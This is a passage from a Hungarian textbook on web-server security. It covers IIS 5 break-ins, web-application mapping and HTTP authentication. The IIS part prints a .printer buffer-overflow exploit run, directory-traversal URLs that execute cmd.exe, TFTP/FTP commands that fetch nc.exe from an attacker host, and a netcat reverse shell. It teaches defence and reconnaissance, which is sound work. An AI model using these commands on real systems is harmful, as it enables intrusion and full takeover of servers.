A módszer saját lakásunk megvédéséhez hasonlít: előzzük meg a betörést. Annak valószínűsége, hogy Web-szerverünkben életciklusa alatt kritikus hiba fordul elő, elég nagy. Ebből az következik, hogy Web-szerverünket kiemelt figyelemmel, az elérhető legnagyobb biztonságra törekedve konfiguráljuk, majd naprakészen kövessük a megjelenő hibajavító patch-eket. Érdemes továbbá hálózatunkat egy jó biztonsági szkennerrel (pl. **`nessus`**) rendszeresen ellenőrizni, hogy ezzel is nehezítsük a betörők munkáját.

Denial of Service támadás

E támadásfajta jellemzője, hogy nem próbál hozzáférést szerezni a Web-szerverhez, nem akar rajta kódot futtatni, hanem célja egyszerűen csak annyi, hogy elérhetetlenné tegye azt. Aki Web-szervert üzemeltet, az előbb-utóbb találkozni fog DoS támadással.

A legelterjedtebb DoS támadás a TCP Connect Flood. Mivel a Web-szervernek legalább egy porton szolgáltatást kell nyújtania, így célpontja lehet a szerver erőforrásainak kiszipolyozását megkísérlő támadásnak. A legtöbb Web-szerver egy beérkező kérés hatására létrehoz egy új processzt, ami – ha rövid időn belül elég sok kérés érkezik – az erőforrások kimerüléséhez vezethet.

Apache

Az Apache Web-szerver 1.3 verzióiban ugyan sok hiba vált ismertté, de egyik sem volt olyan, amivel rendszergazdai jogosultságokat szerezhettünk. Az Apache szerver biztonságára vonatkozó hírek itt találhatók: `http://www.apacheweek.com/security/`

Microsoft IIS

A Microsoft cég Internet Information Server (IIS) terméke széles körben elterjedt Web-szerver, s évek óta a betörők kedvenc célpontja. Az elmúlt évek folyamán az IIS-ben sok hibára derült fény, közöttük olyan is előbukkant, amely a teljes rendszer feletti vezérlés megszerzéséhez vezetett.

A IIS pillanatnyilag legfrissebb verziója a 6.0. Ezt a verziót biztonsági szempontból teljesen újratervezték. A régiekhez képest legnagyobb előnye, hogy az már az alapértelmezés szerinti telepítés esetén is biztonságos. Alapértelmezett telepítéssel csak statikus oldalakat szolgáltat, dinamikus tartalom és más bővítések nincsenek engedélyezve. A telepítő a példa-alkalmazásokat sem installálja, és a fájlrendszeren erős biztonsági ACL-eket alkalmaz. Egy másik figyelemre méltó tulajdonság, hogy az IIS nem települ automatikusan a Windows 2003 operációs rendszerrel. További részletek: `http://www.securityfocus.com/infocus/1765`

3.9.7 IIS 5 betörési bemutató

Az IIS elleni támadások két kategóriába sorolhatók: IIS komponensek elleni támadások és maga az IIS elleni támadások. A következő két esettanulmány egy-egy IIS hiba köré fonódó betörés mikéntjének evolúcióját mutatja be a betörő szemszögéből, avagy hogy jutunk el a hiba fellelésétől a kulcsra kész „faltörő kosig”.

1) Támadás az IIS komponensek ellen

Az IIS nagymértékben támaszkodik a Dynamic Link Library-k (DLL) gyűjteményére, melyek a fő processzel (**`inetinfo.exe`**) együtt különböző lehetőségeket nyújtanak (szerver oldali szkript futtatás, tartalom-indexelés, Web-alapú nyomtatás stb.). E DLL-lek funkcionalitása az adott (hozzárendelt) végződéssel hívható meg. Például egy „`.printer`” taggal végződő nevű állomány lekérése – függetlenül attól, hogy az állomány létezik-e vagy sem – automatikusan meghívja azt a DLL-t, ami a web alapú nyomtatásért felelős. Ez az architektúra, amit a Microsoft Internet Server Application Programming Interface-nek (ISAPI) hív, számtalan felfedeznivalót rejteget a betörők számára. Nem kell mást tenni, csupán lekérni egy URL-t, ami meghívja az ISAPI DLL-t, és olyan paraméter értékeket adni a kéréshez, ami buffer-overflow-hoz vezet. Az ilyen típusú támadások számos alkalommal katasztrofális következményekkel jártak az IIS-t futtató szerverekre.

Az elmúlt években az Interneten végiggyűrűztek a **`Code Red`** és **`Nimda`** férgek (worm), melyek az **`ISAPI.DLL`** buffer-overflow sérülékenységére építettek. Az alábbiakban egy ilyen buffer-overflow hibát mutatunk be.

2001 májusában az eEye Digital Security leközölt egy buffer overflow hibát, ami az **`ISAPI.DLL`** filterben a `.printer` kérések kezeléséért volt felelős (**`...\System32\msw3prt.dll`**). Ez a szolgáltatás az Internet Printing Protocol-t (IPP) szolgáltatta, ami lehetővé teszi a hálózati nyomtatók Web-alapú beállítását. A hiba akkor következik be, amikor egy kb. 420 karakter hosszú puffert adunk át egy `.printer`-re vonatkozó HTTP kérés Host: mezőjében. Lásd:

```
GET /NULL.printer HTTP/1.0
Host: [buffer]
```

Több fegyver – exploit – jelent meg, ami ezt a hibát aknázza ki, mi most a `jill` nevűt mutatjuk be, amit *dark spyrit* küldött be a `beavuh.org` gépről a levelező listákra. A fegyver különlegessége, hogy a támadott gépről „visszanyit" egy parancssort a megadott gépünkre. A parancssor SYSTEM account-ként fut.

Először is használjuk a Netcat-et úgy, hogy az egy adott porton figyeljen:

```
requiem$ nc -vv -l -p 2004
listening on [any] 2004 ...
```

Most pedig elindítjuk az exploit-ot, a valós IP címekkel felparaméterezve:

```
requiem$ jill 192.168.22.22 80 192.168.42.42 2004
iis5 remote .printer overflow.
dark spyrit <dspyrit@beavuh.org> / beavuh labs.
connecting...
sent...
you may need to send a carriage on your listener if the shell doesn't appear.
have fun!
```

Ha minden a tervek szerint történik, akkor a 192.168.42.42 gépen figyelő bicskánkhoz kapcsolódik a 192.168.22.22 (áldozat) gépről egy parancssor. Ha nem jelenik meg semmi, akkor egy enter-t kell ütni. A következőt látjuk:

```
requiem$ nc -vv -l -p 2004
listening on [any] 2004 ...
connect to [192.168.42.42] from ALDOZAT [192.168.22.22] 1117
[enter-t ütünk]

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32> whoami
NT AUTHORITY\SYSTEM
```

Mivel a támadás a 80-as porton keresztül történik és a parancssor „visszanyitás" az áldozat gépéről a mi gépünk felé irányul, a támadás észrevétlen marad a legtöbb tűzfal ill. router számára.

2) Támadás maga az IIS ellen

Szintén 2001 májusában, az NSFocus kutatói felfedeztek egy hibát az IIS-ben. Rájöttek, hogy a trükkösen, kétszeresen elkódolt hexadecimális karakterekkel kijátszható az IIS biztonsági mechanizmusa, és elérhetőek a webes gyökérkönyvtáron kívüli állományok is. Például a backslash (\) karakter a Web-szerver számára hexadecimális formában, `%5c`-ként is megadható. Hasonlóan a `%` karakter megadható úgy is, hogy `%25`. Így, a `%255c` karaktersor, ha egymás után kétszer dekódolják, egy backslash karaktert ad. Ez a trükk akkor működik, ha a szerver az URL-t egymás után kétszer dekódolja, az IIS pedig pont ezt teszi. A következő URL bemutatja, hogy futtathatunk programot a Web-szerveren:

```
http://aldozat.hu/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\
```

Ez a HTTP kérés a következő kimenetet adja:

```
aldozat.hu [192.168.22.22] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 02 March 2004 12:57:54 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
```

```
Volume Serial Number is 6839-982F
Directory of c:\
02/26/2004  08:03p      <DIR>          Documents and Settings
02/28/2004  11:10p      <DIR>          Inetpub
02/16/2004  09:49a      <DIR>          Program Files
02/15/2004  12:20p      <DIR>          WINNT
               0 File(s)              0 bytes
               5 Dir(s)     390,264,832 bytes free
```

Megjegyezzük, hogy a módszer csak bizonyos korlátok közt működik. Az URL első virtuális könyvtárán futtatható (execute) joggal kell rendelkeznie az `IUSR_gépnév` felhasználónak. Ha ez a virtuális könyvtár nem a rendszer partíción van, akkor nincs lehetőség partícióváltásra, azaz csak az adott partíción belül „mászkálhatunk”. A futtatott parancsok az erősen korlátozott `IUSR_gépnév` felhasználóként futnak, ami alapértelmezésben a `Guests` csoport tagja.

Az erősen korlátozott `IUSR_gépnév` jogkör természetesen nem elég, többet szeretnénk. Nézzük meg a mikéntjét. A **`C:\`** és **`C:\Inetpub`** és **`C:\Inetpub\scripts`** könyvtárakon az alapértelmezett ACL beállítás értelmében a könyvtárakba bárki írhat. Láthatjuk, hogy az előbb vázolt hiba segítségével szinte triviális ezekbe a könyvtárakba írni. A cél a következő: próbáljuk meg rátölteni az áldozat gépre a (**`netcat`**) **`nc.exe`** programot.

Az első ötlet, hogy TFTP protokoll segítségével töltsük fel azt a támadó gépről, ha a tűzfal engedi:

```
GET http://aldozat.hu/scripts/..%255c../winnt/system32/tftp.exe?
      "-i"+192.168.42.42+GET+nc.exe c:\nc.exe HTTP/1.0
```

Ha sikerül a parancs, akkor az **`nc.exe`** felkerül a megtámadott gép `C:\` könyvtárába.

Második ötlet: a **`netcat`** feltölthető FTP-vel is, csak az egy kissé bonyolultabb, mivel az *`ftp.exe`* parancs egy interaktív program. Az ötlet a következő: készítsünk egy szkript állományt, ami majd meghívja az *`ftp.exe`*-t a `-s:`*`fájlnév`* opcióval. Sajnos a **`cmd.exe`** segítségével nem tudunk átirányítani kimenetet, de egyesek rájöttek, hogy ha átnevezzük a **`cmd.exe`**-t, akkor már lehet. Tehát nevezzük át a **`cmd.exe`**-t:

```
GET http://aldozat.hu/scripts/..%255c../winnt/system32/cmd.exe?
      +/c+copy+c:\winnt\system32\cmd.exe+c:\laza.exe
```

Azért a `C:\` gyökérkönyvtárba másoltunk, mert az alapértelmezésként mindenki által írható. Most pedig a *`laza.exe`* segítségével készítsük el az *`ftp.exe`* szkript állományát (`C:\ftptmp`) és ftp-zzük le a **`nc.exe`**-t…

```
GET http://aldozat.hu/scripts/..%255c../laza.exe?+/c
      +echo+anonymous>C:\ftptmp
      &&echo+aldozat@aldozat.hu>>C:\ftptmp
      &&echo+bin>>C:\ftptmp
      &&echo+get+nc.exe+C:\nc.exe>>C:\ftptmp
      &&echo+bye>>C:\ftptmp
      &&ftp+-s:C:\ftptmp+192.168.42.42
      &&del+C:\ftptmp HTTP/1.0
```

Mint láthattuk, könnyedén hozhatunk létre ASCII fájlokat a **`cmd.exe`** belső `echo` parancsának segítségével.

A harmadik módszert csak röviden vázoljuk. Néhány betörő egy kulcsra-kész, paraméterezhető perl programot (**`unicodeloader.pl`**) készített, amely segítségével bármilyen ASCII fájl feltölthető az IIS szerverre. A program az előbb bemutatott `echo`-n alapuló módszert használja. Ugyancsak közkézen forogtak az **`upload.asp`** és **`cmdasp.asp`** szkriptek, amelyeket ha feltöltöttünk az áldozat **`scripts`** könyvtárába, akkor a továbbiakban már Web-böngészővel

tölthetők fel (`upload.asp`) újabb állományok, illetve futtathatók parancsok a megtámadott szerverre.

Útban a SYSTEM felé

A teljesség igénye nélkül bemutatunk egy módszert is, amire Oded Horovitz programozó jött rá 2001 februárjában. Történetesen arról van szó, hogy az IIS5 figyelmen kívül hagyja a biztonsági beállításokat, és néhány DLL-t – amelyeket az "IIS configuration database" felsorol – SYSTEM felhasználóként indít el. Ha ezekben előfordul egy `RevertToSelf()` API hívás, akkor azzal SYSTEM-ként futtatható bármilyen kód. Nem kell mást tenni, mint a testre szabott trójai programkódot, (pl. **`idq.dll`**-re átnevezve) feltölteni az előbbi módszerekkel a **`scripts`** könyvtárba, majd egy böngészővel elindítani, és kiadni a *`net localgroup administrators IUSR_gépnév /add`* parancsot. Ezután az áldozat gépéről visszanyitott parancssorral már szabadon elérhető az áldozat.

Faltörő kosunk megtalálható a `http://www.digitaloffense.net/iiscrack/` oldalon.

Használjuk a **`Netcat`**-et úgy, hogy egy adott porton figyeljen:

```
requiem$ nc -vv -l -p 2004
listening on [any] 2004 ...
```

Most pedig kiadjuk az áldozaton a következő parancsot:

```
C:\inetpub\scripts\nc.exe -v -e cmd.exe 192.168.42.42 2004
```

Ha minden a tervek szerint halad, akkor a megtámadott gép „visszanyit" egy kapcsolatot a *requiem* gépünkre, ahol már használhatjuk a parancssort, vagyis parancsokat adhatunk ki a megtámadott gépen.

3.9.8 Az alkalmazás feltérképezése

Az alkalmazás feltérképezésének célja az, hogy átfogó képet kapjunk a webhely tartalmáról, komponenseinek szerepéről, és mindezek segítségével betekintést nyerhessünk, hol lehet rés a rendszerben. Amíg az ismert automatizált hibakeresők egy-egy URL-t keresnek, addig az alkalmazás feltérképezése képet ad arról, hogyan is vannak az alkalmazás részei összeillesztve.

Az alkalmazás struktúrájának dokumentálása

Mielőtt nekifogunk az érdemi munkának, első dolgunk egy kis klikkelgetés az oldalakon – barátkozunk a webhellyel. Figyeljük a menüt, a könyvtárneveket, URL-eket, hogyan változnak a bejárás közben. Számítsunk arra, hogy a Web-alkalmazások nagyon bonyolultak lehetnek, sok állományt, illetve könyvtárat tartalmazhatnak. Mindenesetre az alkalmazás struktúrájának felderítése segíthet meglelni azokat a pontokat, ahol hibákat találhatunk.

Indítsuk el kedvenc szövegszerkesztőnket, vagy egy táblázatkezelőt, mondjuk az Excelt. A következőket jegyezzük fel egy táblázatban: az oldal neve (ha abc-szerint rendezzük, utólag megkönnyíti a keresést), teljes elérési útvonala, követel-e az oldal autentikációt, SSL mögött van-e (habár az URL `https:`-sel kezdődik, mégis elképzelhető, hogy SSL nélkül is elérhető, ha elhagyjuk az `s` betűt a protokoll nevéből), GET/POST argumentumokat, megjegyzést.

Lássunk egy rövid példát egy lehetséges listára:

```
Oldal              Útvonal      Auth?  SSL?   GET/POST     Megjegyzés
--------------     -------      -----  ----   --------     ----------
index.html         /            N      N
login.asp          /login/      N      I      POST
company.html       /about/      N      N                   Céginformációk
```

Az alkalmazás manuális vizsgálata

A legjobb módszer a webhely megvizsgálására, ha végig klikkeljük az összes linket, amit találunk, és kitöltjük az előbb említett támadási mátrixot. Ez ugyan nagyon hosszadalmas és fárasztó lehet, de komoly eredményt csak ettől várhatunk. Amint végighaladunk az alkalmazáson a következő információkat figyeljük meg: statikus/dinamikus oldalak, könyvtárstruktúra, segédállományok, Java class-ok és appletek, HTML commentek, formok és lekérdező stringek.

Az első lépés a vizsgálatnál, hogy megállapítsuk, mely oldalak követelnek meg autentikációt. Az autentikációról a következő fejezetben lesz bővebben szó, most elégedjünk meg azzal, hogy meghatározzuk az autentikáció fajtáját. Csak azért, mert a **`/main/login.jsp`** autentikációt követel meg, a **`/main/menu.jsp`** lehet, hogy nem. Így kezdenek feltűnni a mulasztások, hibás tervezések.

Statikus/dinamikus oldalak

A statikus oldalak általában egyszerű HTML oldalak, ezeken nincs mit támadni. A HTML források azonban fontos információkat – pl. felhasználói neveket vagy e-mail címeket – tartalmazhatnak. A dinamikus oldalak (`.asp`, `.jsp`, `.php`, `.shtml` stb.) sokkal érdekesebbek számunkra.

Mentsük el az állományokat. Készítsünk egy könyvtárstruktúrát, ahova elmentjük az oldalakat ugyanúgy, ahogy azok a webhelyen szerepelnek. Különböző eszközök lehetnek segítségünkre.

```
requiem$ mkdir www.aldozat.hu
requiem$ cd www.aldozat.hu
requiem$ lynx -dump http://www.aldozat.hu/index.html > index.html
```

A **`netcat`**-tal készíthetünk egy rövid kis szkriptet, amivel automatizálni lehet a tükrözést, ráadásul elmenthetjük a HTTP válasz header-t is, amit a **`lynx`** nem tud. A szkriptet most nem részletezzük, a 3.9.5 fejezet végén szereplő mintára könnyen elkészíthető, mind a HTTP, mind a HTTPS protokollokra. Beépíthetők a HTTP kérésbe a cookie, a host, a user-agent, vagy bármely más 'http header' mezők. Jelöljük őket **`getit.sh`** és **`sgetit.sh`** nevekkel.

A frissen készített szkriptjeinkkel bármilyen dinamikusan készített oldalt el tudunk menteni, amíg az oldal nem kér POST metódust.

Léteznek „kulcsrakész" tükröző programok is. Ilyen a **`wget`** és a **`pavuk`**. A **`pavuk`** támogatja a POST HTTP metódust is. A programok az alábbi címekről szerezhetők be:

```
http://www.gnu.org/software/wget/wget.html
http://www.idata.sk/~ondrej/pavuk/
```

Figyeljük meg az állományok elnevezését. Vajon használt-e magánhangzókat (**`usrMenu.asp`**, **`Upld.asp`**, **`hlpText.php`**) a programozó? Szűk- vagy bőbeszédű (**`AddNewUser.pl`**) volt a programozó? A nevezéktan betekintést enged a programozó gondolkozásába. Ha találunk olyan oldalt, melynek neve **`UserMenu.asp`**, igen valószínű, hogy létezik **`AdminMenu.asp`** is. A leírtak csak ötletek, szabad a pálya, lehet próbálkozni, de nem szabad kárt okozni, és törvényt sérteni.

Google

A Google hasznos lehet egy adott webhely oldalainak feltérképezésére. Nagy a valószínűsége, hogy a Google már leindexelte az adott webhelyet, és mi könnyen csemegézhetünk az adatok között. Keressünk rá a "`+www.aldozat.hu`" vagy a "`related:www.aldozat.hu`" oldalakra.

Könyvtárstruktúra

A webhely publikus részén a könyvtárstruktúra felderítése triviális. De ne álljunk meg a látható résznél, amit a menü felfed számunkra. A Web-szerver tartalmazhat olyan oldalakat, amelyek csak az adminisztrátor számára érhetők el, vagy régi verziókat a webhelyről, backup könyvtárakat, adat könyvtárakat, vagy más olyan helyeket, amikre nincs hivatkozás a HTML kódból. Próbáljuk kitalálni milyen neveket használt a webhely tervezője. Ha a statikus oldalak a **`/html`** könyvtárban vannak, akkor a dinamikus oldalak a **`/jsp`**, a CGI programok a **`/cgi`** könyvtárban lehetnek.

Ötletként álljon itt egy nem teljes lista azon könyvtárakról, amelyek létez(het)nek:

Könyvtárak, melyek védve vannak SSL-el, autentikációval, vagy titokra alapozott biztonsággal (security by obscurity):	**`/admin, /secure, /adm`**
Könyvtárak, melyek backup- vagy log fájlokat takarnak:	**`/.bak, /backup, /back, /log, /logs, /archive, /old`**
Személyes Apache könyvtárak:	**`/~root, /~jani, /~rozi`**
Include könyvtárak:	**`/include, /inc, /js, /global, /local`**
I18N (internationalization) könyvtárak:	**`/de, /en, /hu`**

Táblázat 4. Fontos könyvtárstruktúrák egyes rendszerekben

Még egyszer nyomatékosítjuk, ezek csak példák. Az értékek lehetnek kombinálva is. Pl. nem létezik **`/include`** könyvtár, de létezik **`/hu/include`** könyvtár. Figyeljük milyen módszerrel nevezték el a könyvtárakat a programozók vagy a rendszeradminisztrátor. Az **`/inc`** könyvtár a **`/scripts`** alatt van? Ha igen, nézzük meg a **`/scripts/js`** és **`/scripts/inc/js`** könyvtárakat.

Ez elég nehéz része a felderítésnek, de segítségünkre vannak az ügyes **`getit.sh`** szkriptjeink. Ha nem 404-es hibát adnak egy könyvtárnévre, az azt jelenti, hogy a könyvtár létezik.

/robots.txt

Ha létezik ilyen nevű állomány, ennek is hasznát vehetjük. Mi is ez pontosan? Ez az állomány az összes olyan könyvtárnevet tartalmazza, amiket a weblap gazdája szeretne az internetes keresők – mint pl. a Google – vagy egyéb, a Webet bejáró robotok ("web spider"-ek) elől elrejteni.

Segédállományok

Ez a fogalom azokat az állományokat foglalja magába, amiket az alkalmazás használ, de azok ritkán vagy sohasem jelennek meg a böngésző címmezőjében. Létezésükre a HTML forrásokból következtethetünk. A leggyakrabban használt ilyen állományok a Java Script fájlok. A HTML megjelenítésében, vagy az input mezők azonnali ellenőrzésénél használatosak. Íme egy lista a lehetséges segédállomány típusokról:

- Cascading Style Sheets .css állományok: a HTML oldalak megjelenésére van hatásuk, számunkra nem tartalmaznak értékes információt.
- XMS Style Sheets .xsl állományok: tartalmukban sokszor értékes hivatkozások vannak más segédállományokra, vagy adatbázis mezők neveit találhatjuk meg itt.
- Java Script: ma szinte minden oldal használ Java Script technológiát, melyek többsége HTML oldalakba ágyazva működnek, de lehetnek külön is .js végződéssel.
- Include: .inc állományok (IIS szervereknél használatosak): Sokszor tartalmaznak belső változókat vagy adatbázis connect stringeket, sőt akár adatbázis jelszavakat is…

Nézzük át a letöltött HTML oldalainkat, keressünk az alábbi string-ekre: .asp, .cfm, .css, .file, .htc, .htw, .inc, <#include>, .js, .php, .pl, <script>, .txt, virtual, .xsl. Tippelhetünk gyakran használt állománynevekre is, mint **`global.js`**, **`local.js`**, **`menu.js`**, **`toolbar.js`**, **`adovbs.inc`**, **`database.inc`**, **`db.inc`**…

Java classok és appletek

A Java olyan programnyelv, amit arra terveztek, hogy megírt programunkat bárhol futtathassuk. E tulajdonság mellékhatása, hogy a Java class-ok, servletek és appletek visszafejthetők. Legjobb eszköz erre a célra a Java Disassembler (`jad`). Lásd (egy angol és egy magyar termék):

`http://www.kpdus.com/jad.html`

`http://www.megatrend.hu/products/sw/jdw/jdw_03_down_hu.htm`

HTML megjegyzések

A HTML megjegyzések vadászata hozhat eredményt, de lehet, hogy teljesen felesleges. A megjegyzések lehetnek lényegtelenek, vagy tartalmazhatnak értékes adatokat is, mint felhasználói jelszavakat, vagy SQL táblaneveket. A HTML nyelvben a <-- karakterfüzér jelzi a megjegyzés kezdetét. Nézzünk egy példát:

```
requiem$ getit.sh www.aldozat.hu /index.html | grep "<\!--"
www.aldozat.hu [192.168.22.22] 80 (http) open
<!-- $Id: index.shtml,v 1.555 2004/01/25 04:06:15 jani Exp$ -->
sent 17, rcvd 16417: NOTSOCK
```

A példából láthatjuk, hogy az **`index.html`** állomány csupán egy link az **`index.shtml`** állományra. Az .shtml végződésből arra következtethetünk, hogy az oldal egyes részei server-side include-dal generálódtak. Továbbá, egy oldal többszöri lekérdezése más-más megjegyzéseket adhat. Ebből arra következtethetünk, hogy egy load-balancer mögött több szerver üzemel. Ha elég időt szentelünk a lekérdezésekre, megsejtethetjük hány Web-szerver dolgozik a load-balancer mögött. Lásd a példát:

```
<!-- ServerInfo: MPSPIIS1B093 2004.03.17.14.49.30 Live1 -->
<!-- ServerInfo: MPSPIIS1B096 2004.03.17.14.49.30 Live1 -->
```

Ne ragadjunk le a megjegyzéseknél, a HTML források sok egyéb értékes információt tartalmazhatnak. Keressünk rá az alábbi stringekre: sql, select, insert, #include, #exec, password, database, connect. Ha *`grep`*-pet használunk, adjunk meg a *`-i`* opciót, hogy ne különböztesse meg a kis- és nagybetűket. További hasznos opciók lehetnek a *`-AN`* és *`-BN`* (mutasson meg N sort az egyezés előtt ill. után).

Űrlapok (formok)

Biztonsági szempontból az űrlapok igazi csemegének számítanak, mivel ’input validation’ típusú támadások célpontjai lehetnek. A formok nagy részét az oldalak átnézésével is megtalálhatjuk, de sokkal kényelmesebb, ha ehhez a HTML forrást *grep*-peljük.

```
requiem$ getit.sh www.aldozat.hu /index.html | grep -i \<form
<form name=gs method=GET action=/search>

requiem$ getit.sh www.aldozat.hu /index.html | grep -i "input type"
<input type="text" name="name" size="10" maxlength="15">
<input type="password" name="passwd" size="10" maxlength="15">
<input type=hidden name=vote value="websites">
<input type="submit" name="Submit" value="Login">
```

A kimenetekből láthatjuk, hogy az oldalon van egy form, aminek neve gs, továbbá GET metódust használ és egy `/search` metódusnak adja át a vezérlést. Visszatérhetünk a segédállományokban említett keresésre, és rákereshetünk a **`search.inc`**, **`search.js`**, **`gs.inc`**, **`gs.js`** állományokra.

Azt is láthatjuk, hogy három input mezőnk van: login, jelszó és egy nyomógomb. Egy negyedik mezőt is találhatunk, egy úgynevezett rejtett mezőt. Az ilyen rejtett mezők tartalmazhatnak ’session management’ információkat, felhasználói azonosítót, jelszót, áru egységárat vagy más értékes információt.

Ha a formokat vizsgáljuk, a következő szempontokat tartsuk szem előtt:

- Milyen metódust használ? GET vagy POST?
- Milyen szkriptet hív meg? Milyen nyelven íródott? `.pl`, `.asp`, `.php`, `.sh`
- Van-e hosszúsági korlát a mezőkön (`Maxlength`)?
- Találunk rejtett (hidden) mezőt? Mit tartalmaz? (Ezt is nagyon könnyű kicserélni.)
- Van ’Password’ mező? Mi a hozzá tartozó azonosító mező? (Próbálkozhatunk brute-force módszerrel jelszót tippelni…)

Lekérdező stringek

A lekérdező stringekre érdemes odafigyelni, mert a kezelésükért felelős alkalmazásokban – ha van ilyen, akkor – itt a legvalószínűbb, hogy hiba található. Az argumentumok manipulálásával megpróbálhatunk „más felhasználóvá válni”, megszerezni titkos információkat, futtatni rendszerutasításokat, vagy olyan függvényeket meghívni, amire a rendszer tervezői nem számítottak.

A változónevek bepillantást engednek az alkalmazás belső működésébe. Tartalmazhatnak adatbázis táblaneveket, session-ID-t vagy akár felhasználónevet is.

Az argumentumok összegyűjtése komplikált lehet, és ezek ritkán egyeznek két alkalmazás között. Miközben gyűjtögetünk, a következő szempontokat tartsuk szem előtt:

- User Identification

Keressünk argumentumokat, melyek felhasználót rejthetnek. Ez lehet felhasználónév, egy szám, vagy bármilyen érték, ami összeköthető a felhasználóval.

Pl.: `/login?userid=24601`

- Session Identification

Keressünk olyan argumentumokat, melyek az oldalak nézegetése alatt változatlanok maradnak. A találat gyanús argumentumnevek: `sessionid`, `sid`, `s`.

Pl.: `/menu.asp?sid=89CD9A9347`

- Database Queries

Figyeljük meg az URL-t, nem tartalmaz-e olyan argumentumokat, amiket valószínűleg az adatbázisnak ad tovább. Ezek lehetőséget adnak mind 'input validation' mind 'SQL injection' típusú támadásokra.

Pl.: `/dbsubmit?sTitle=Ms&iPhone=279-6000`

- Search Queries

Az alkalmazás kereső oldala tipikusan egy stringet fogad a felhasználótól, vagyis tőlünk. Ez tartalmazhat „bedrótozott" változókat, melyek a keresés mikéntjére vonatkoznak, például hány találatot adjon vissza. Nézzük át az összes argumentumot.

Pl.: `/search?q=*&maxret=100&sort=true`

- File Access

Vajon az argumentumok hasonlítanak-e állománynévre? Sok alkalmazás template-tekkel dolgozik. Ezen argumentumok változtatása egy kedvenc támadási mód.

Pl.: `/open.pl?template=simple`

3.9.9 Az autentikáció kijátszása

Az autentikáció kritikus szerepet játszik a Web-alkalmazásokban, mivel az összes későbbi biztonsági döntés az autentikációnál megadott adatok alapján történik. Az alkalmazás általában felhasználónevet és jelszót kér, hogy megbizonyosodjon, vajon a magát azonosító fél tényleg az, akinek vallja magát.

HTTP autentikáció: Basic

Ez az autentikációs forma – ahogy nevéből is kitűnik – igen egyszerű, a HTTP specifikációjában fordult elő először. Bár az egyszerűségnek megvan a maga előnye, a basic autentikációs formának ismertek biztonsági gyengeségei (Lásd: RFC 2617). Nézzük, pontosan hogy is működik ez az autentikáció.

Kezdetben a kliens egy védett URL-t kér a Web-szervertől. Erre a szerver egy „hozzáférés megtagadva" tartalmú válasszal reagál, és WWW-Authenticate headerben kéri a böngészőtől a basic típusú autentikáció lebonyolítását. Erre a böngésző megnyit egy ablakot – vigyázat, ez nem része a HTML oldalaknak, hanem a böngésző sajátja –, amiben megadhatjuk a felhasználói nevet és a jelszót. Amint megadtuk ezeket, a böngésző újra lekéri a védett URL-t, de most már elküldi az 'Authorization header'-ben a felhasználónév/jelszó párost, Base64 algoritmussal kódolva. Ez a kódolás triviálisan visszafejthető bármilyen Base64 dekódoló algoritmussal.

Amint láthatjuk, ez az autentikációs forma könnyen feltörhető. Ha lehallgatják hálózatunkat, akkor minden nehézség nélkül szert tehetnek a titkosnak vélt információkra. Az autentikációnak ezen kívül még mellékhatásai is vannak. A legtöbb böngésző elmenti a felhasználó/jelszó párost, és automatikusan küldi az összes szerveren lévő oldalnak. Az egyedüli módja a feledésnek, ha bezárjuk a böngészőt.

A 128 bites SSL-kódolás jó védekezés e támadások ellen, ezért ajánlható mindenkinek, aki oldalain basic típusú autentikációt kíván használni.

HTTP autentikáció: Digest

A digest autentikációt azért fejlesztették ki, mert a basic autentikációnál biztonságosabb megoldásra volt igény. Az autentikáció a 'challenge-response' modellre épül. Ez jó módszer arra, hogy eldöntsük: a másik fél ismeri-e a jelszót anélkül, hogy az egy nyílt szövegben áthaladna a hálózaton.

A digest autentikáció hasonlóan kezdődik, mint a basic, de a Web-szerver a hozzáférés megtagadásnál egy úgynevezett 'nonce'-t ad a böngészőnek. Ezután a böngésző a nonce, felhasználónév, jelszó, HTTP metódus és az URI együttesből stringet készít, majd ezt a stringet egyirányú titkosítással kódolja, vagyis 'message digest'-et készít. Ez a 'message digest', vagy más néven 'hashing' algoritmus olyan algoritmus, ami az egyik irányba könnyen számítható, de visszafejteni matematikailag lehetetlen (ld. egyirányú függvények). Ilyen, pl. a MD5 algoritmus is. Megkérdezhetnénk, hogy mi szükség van itt a nonce-ra? A *nonce* hasonló a Unix jelszavaknál használt *salt*-hoz, megnehezíti a szótár alapú támadásokat.

Amint láthatjuk a digest típusú autentikáció sokkal fejlettebb a basic típusúnál, ugyanis ahelyett, hogy a felhasználó/jelszó párost Base64-el kódolva visszaküldenénk a hálózaton, csak kódolt információ juthat az esetleges támadóhoz. A digest autentikáció azonban még mindig védtelen a visszajátszás típusú támadásokkal szemben, azaz ha megszerzik a visszaküldött digest-et, akkor hozzájuthatnak a védett oldalhoz a jelszó ismerete nélkül is. Mivel azonban az URL is része a digest számításnak, más oldalakat ezzel a digest-tel nem tudnak elérni. Részletes támadás-elemzéseket találhatunk a digest autentikációs módszerről az RFC 2617-ben.

Tanúsítvány alapú autentikáció

Ez a fajta autentikáció sokkal erősebb, mint az eddig ismertetettek, mivel a nyilvános kulcsú infrastruktúrán alapszik. Ez a fajta autentikáció mindemellett kombinálható a többivel is, tehát az autentikációnál adunk valamit, amit tudunk (jelszó) és valamit, amink van (tanúsítvány). A tanúsítványok cél-hardveren is tárolhatók (pl. intelligens kártyán, ld. 4.12), hogy nagyobb biztonságot szavatoljunk. Az egyetlen probléma az effajta autentikációval, hogy viszonylag drága a kivitelezése. Az a nehézség, ami a tanúsítványok legyártásával, kiosztásával és menedzselésével jár, nem kifizetődő nagy webhelyek számára. A B2B (business to business) típusú webhelyek esetében – ahol fontos, titkos információk is előfordulnak – megérheti a tanúsítvány alapú autentikáció használata.

Form-alapú autentikáció

Az eddig említett autentikációkkal ellentétben a form-alapú nem támaszkodik sem a HTTP, sem az SSL protokollokra. Ez teljesen testre szabható, a legtöbb webhely ezt használja. Mint a nevéből is látszik, a módszer egy HTML formot használ, amiben az input tag-ekbe írjuk be a felhasználói nevet és a jelszót. Ezután a böngésző visszaküldi az adatokat a Web-alkalmazásnak, és az alkalmazásban megvalósított szerver oldali logika dönt azok helyességéről. Ha minden rendben ment, akkor valamilyen tokent ad a böngészőnek, hogy a soron következő kéréseknél

